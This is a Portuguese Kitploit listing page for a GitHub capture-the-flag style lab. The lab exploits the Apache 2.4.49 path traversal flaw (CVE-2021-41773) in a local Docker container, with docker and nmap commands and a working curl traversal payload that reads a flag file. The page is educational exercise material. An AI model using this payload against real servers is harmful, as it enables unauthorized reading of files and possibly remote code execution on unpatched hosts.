
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-41773-exercise — Laboratório prático para explorar a travessia de diretórios no Apache 2.4.49 (CVE-2021-41773) usando Docker, varredura com Nmap e curl para recuperar uma flag. | Kitploit
Ferramentas/GitHubGitHub/m96dg/cve-2021-41773-exercise
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

Laboratório prático para explorar a travessia de diretórios no Apache 2.4.49 (CVE-2021-41773) usando Docker, varredura com Nmap e curl para recuperar uma flag.

Ver Repositório
34há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    297

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2021-41773-exercise

Foi encontrada uma falha em uma alteração feita na normalização de caminhos no Apache HTTP Server 2.4.49. Um atacante poderia usar um ataque de path traversal para mapear URLs para arquivos fora dos diretórios configurados por diretivas do tipo Alias. Se os arquivos fora desses diretórios não forem protegidos pela configuração padrão usual "require all denied", essas solicitações podem ser bem-sucedidas. Se scripts CGI também estiverem habilitados para esses caminhos com alias, isso pode permitir a execução remota de código. Esse problema afeta apenas o Apache 2.4.49 e não versões anteriores.

Créditos introdutórios para: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

O objetivo do exercício é explorar a vulnerabilidade presente no Apache 2.4.49. Para explorá-la, é necessário usar um "path traversal attack" para mapear arquivos fora das pastas pré-configuradas e criar uma espécie de remote shell.

Para o exercício, é conveniente usar um docker vulnerável ad hoc disponível no docker hub:

Link: https://hub.docker.com/r/m96dg/pw_apache_2_4_49

$docker pull m96dg/pw_apache_2_4_49
1_docker_pull

Para poder ver as imagens dos dockers baixados:

$docker images

Executar o docker na porta 8080:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

Para verificar se está realmente em execução:

$docker ps

2_docker_run

Como se pode ver, o web server está perfeitamente funcional:

3_8080

Fase de scanning (tentamos coletar o máximo de informações possível do host):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

Fase de enumeration (tentamos aprofundar as informações enumerando as portas encontradas na fase de scanning):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

Para poder realizar o ataque, é necessário executar este comando e tentar encontrar a flag (caso esteja inserida na root):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

Para ter certeza de que o exercício foi concluído com sucesso e que a flag é realmente a encontrada, compare a string com sua descriptografia em Md5 ("HaiTrovatoLaFlag_Apache"). Se as duas strings coincidirem, então o jogo está feito!


Baixar ferramenta




